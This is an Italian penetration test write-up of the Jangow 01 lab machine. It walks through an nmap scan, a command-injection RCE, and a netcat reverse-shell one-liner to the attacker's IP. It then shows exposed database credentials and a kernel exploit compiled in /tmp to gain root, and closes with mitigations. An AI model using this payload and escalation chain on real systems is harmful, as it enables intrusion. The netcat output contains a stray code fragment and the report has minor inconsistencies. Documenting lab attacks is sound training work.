

Bonus: Jangow 01

Introduzione.....	2
Principali risultati.....	3
Impatto potenziale sul business.....	4
Matrice delle vulnerabilità.....	4
—— SEZIONE TECNICA ——.....	5
Introduzione e obiettivi del test.....	5
Analisi della rete e ricognizione (Information gathering).....	5
Scansione dei servizi (Port Scanning).....	5
Analisi delle vulnerabilità ed accesso iniziale (Exploitation).....	6
Enumerazione dell'applicazione web.....	6
Sfruttamento della Vulnerabilità RCE.....	7
Enumerazione locale ed ispezione del sistema.....	8
Escalation dei privilegi (Privilege Escalation).....	9
Trasferimento e compilazione in ambiente isolato.....	9
Compromissione totale (root).....	10
Considerazioni finali e linee guida per la mitigazione.....	11

Introduzione

Il presente documento riassume i risultati di un penetration test condotto in modalità Black Box sulla macchina target Jangow 01, simulando uno scenario reale di attacco interno. Il test ha avuto successo completo: è stato possibile ottenere accesso iniziale al sistema e, successivamente, elevare i privilegi fino a root, ovvero il massimo livello di controllo disponibile.

LIVELLO DI RISCHIO COMPLESSIVO: CRITICO

Principali risultati

1	Remote Code Execution sul server web Il parametro ?buscar= accetta comandi di sistema senza alcuna validazione, consentendo l'esecuzione di codice arbitrario da remoto.	Severità	CRITICA
2	Escalation di Privilegi a root (CVE-2017-16995) La versione del kernel Linux (4.4.0-31, luglio 2016) presenta una vulnerabilità nota e pubblica che consente a qualsiasi utente locale di diventare root.	Severità	CRITICA

Impatto potenziale sul business

La compromissione totale del server (privilegi di root) apre scenari di danno concreti e immediati:

- Esfiltrazione di dati: un attaccante con accesso root può leggere, copiare ed esfiltrare qualsiasi file presente sul sistema, inclusi database, log applicativi, chiavi crittografiche e credenziali salvate.
- Installazione di malware o backdoor: è possibile installare software malevolo persistente (backdoor, keylogger) che sopravvive ai riavvii e che può essere usato come testa di ponte per attacchi laterali alla rete interna.
- Attacco ransomware: con accesso root è banale cifrare tutti i dati del server e richiedere un riscatto.

Matrice delle vulnerabilità

Vulnerabilità	Severità (CVSS)	Probabilità	Impatto Business	Priorità
Remote Code Execution (buscando.php)	CRITICA	Alta	Accesso non autorizzato, esfiltrazione dati	Immediata
Privilege Escalation	ALTA	Alta	Compromissione totale del server (root)	Immediata
File .backup esposto in web root	MEDIA	Media	Esposizione credenziali/dati di configurazione	Breve termine
Mancanza restrizioni www-data su /tmp e gcc	MEDIA	Alta	Facilita la catena di attacco post-accesso	Breve termine

Introduzione e obiettivi del test

L'attività descritta in questa relazione simula uno scenario reale di attacco interno. Come specificato nel vincolo operativo iniziale, l'analisi è stata condotta in modalità Pure Black Box: non è stata fornita alcuna informazione preventiva riguardante la struttura della rete, i servizi attivi, il sistema operativo o le credenziali della macchina target.

L'obiettivo finale del test consiste nell'identificare e sfruttare le catene di vulnerabilità presenti nel sistema per ottenere l'accesso iniziale e, successivamente, elevare i privilegi fino al livello massimo consentito dall'infrastruttura (root Privilege Escalation).

Analisi della rete e ricognizione (Information gathering)

Le macchine del laboratorio sono state collocate all'interno di una rete virtuale isolata con configurazione ad anello privato (Scheda solo host).

- IP Target: 192.168.56.103
- IP Attaccante (Kali Linux): 192.168.56.102

Scansione dei servizi (Port Scanning)

È stata condotta una scansione mediante l'applicativo nmap per mappare la superficie d'attacco:

```
(simone@simone)-[~]
$ nmap -sV 192.168.56.103
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-29 12:59 +0200
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 13:00 (0:00:06 remaining)
Nmap scan report for 192.168.56.103
Host is up (0.00038s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
MAC Address: 08:00:27:F4:2B:B0 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.39 seconds
```

La ricognizione ha evidenziato l'apertura di un servizio di trasporto file (FTP) sulla porta 21 e di un server web (HTTP) sulla porta standard 80.


Analisi delle vulnerabilità ed accesso iniziale (Exploitation)

Enumerazione dell'applicazione web

Navigando sull'applicazione web esposta alla porta 80, l'attenzione si è concentrata sulla directory /site/. È stata identificata una pagina dinamica denominata busque.php che accetta input utente tramite il parametro buscar:

```
http://192.168.56.103/site/busque.php?buscar=[INPUT]
```

Esempio:



Sfruttamento della Vulnerabilità RCE

L'analisi dell'input ha rivelato una vulnerabilità di tipo Remote Code Execution (RCE) dovuta a una mancata sanificazione dei parametri passati alle funzioni di esecuzione di sistema del backend PHP. È stato possibile verificare la falla iniettando comandi arbitrari direttamente nel vettore URL.

Per capitalizzare l'RCE e ottenere un accesso interattivo, è stato predisposto un listener Netcat sulla macchina dell'attaccante sulla porta 443. Successivamente, è stato inviato il seguente payload strutturato in Bash:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.102 443
>/tmp/f
```

L'esecuzione del payload ha forzato il target a stabilire una connessione inversa (Reverse Shell), garantendo l'accesso iniziale con i privilegi dell'utente del server web: www-data (uid=33).

```
(simone@simone)-[~]
$ nc -lvp 443
listening on [any] 443 ...
main(int argc, char **argv) {
    initialize();
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.103] 39272
/bin/sh: 0: can't access tty; job control turned off
$ $ $ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Enumerazione locale ed ispezione del sistema

Una volta stabilizzata la sessione di shell in un'istanza interattiva tramite l'interprete Python, sono state condotte attività di local enumeration per comprendere l'architettura interna:

- **Sistema Operativo:** Il target esegue Ubuntu 16.04.1 LTS (Xenial Xerus).
- **Kernel:** La versione installata è Linux 4.4.0-31-generic (luglio 2016).

```
(simone@simone)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvnp 443
reset
reset: unknown terminal type unknown
Terminal type? xterm
www-data@jangow01:/var/www/html/site$ uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
www-data@jangow01:/var/www/html/site$ cat /etc/os-release
NAME="Ubuntu"
VERSION="16.04.1 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.1 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
UBUNTU_CODENAME=xenial
```

- **File System:** All'interno della root del server web (/var/www/html/) è stata riscontrata la presenza di un file nascosto denominato .backup, contenente potenziali informazioni sensibili.
- **Utenti di Sistema:** È stata rilevata la presenza dell'utente locale jangow01 all'interno della directory /home/.

```
www-data@jangow01:/var/www/html$ ls -la /home
total 12
drwxr-xr-x  3 root    root      4096 Oct 31  2021 .
drwxr-xr-x 24 root    root      4096 Jun 10  2021 ..
drwxr-xr-x  4 jangow01 desafio02 4096 Jun 10  2021 jangow01
www-data@jangow01:/var/www/html$ cat .backup
$servername = "localhost";
$dbname = "jangow01";
$username = "jangow01";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $dbname);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
```

Escalation dei privilegi (Privilege Escalation)

Trasferimento e compilazione in ambiente isolato

Poiché la macchina target operava in uno stato di completo isolamento dalla rete globale, è stato sfruttato l'archivio locale integrato nella distribuzione Kali Linux tramite l'utility searchsploit. L'exploit è stato estratto e iniettato direttamente all'interno della directory /tmp/ del target bypassando le restrizioni di rete.

Il codice sorgente è stato compilato nativamente sul target tramite il compilatore GNU (gcc):

```
gcc /tmp/exploit.c -o /tmp/exploit  
chmod +x /tmp/exploit  
/tmp/exploit
```

Compromissione totale (root)

L'esecuzione del binario ha corrotto con successo le strutture dei privilegi del processo corrente in memoria, effettuando lo spawn di una nuova istanza di shell. L'esecuzione del comando `whoami` ha confermato l'ottenimento dell'identità `root`, sancendo il controllo totale e definitivo sulla macchina.

[illegible]

Considerazioni finali e linee guida per la mitigazione

Il successo dell'attacco mette in evidenza i rischi associati alla mancata manutenzione dei sistemi e all'assenza di policy di hardening rigorose. Per mettere in sicurezza l'infrastruttura analizzata si raccomandano le seguenti contromisure:

- Patch Management: Aggiornare immediatamente il kernel Linux a una versione non vulnerabile o effettuare l'upgrade dell'intero sistema operativo a una release LTS supportata, ponendo fine al ciclo di vita di Ubuntu 16.04.
- Input Validation: Modificare il codice sorgente di busque.php, implementando la sanificazione e la validazione degli input utente tramite whitelist o funzioni native che impediscano l'interpretazione di comandi di sistema.
- Principio del Minimo Privilegio: Limitare le capacità operative dell'utente www-data, configurando restrizioni di esecuzione dei binari di sistema (come gcc o interpreti di scripting) all'interno delle directory scrivibili come /tmp/.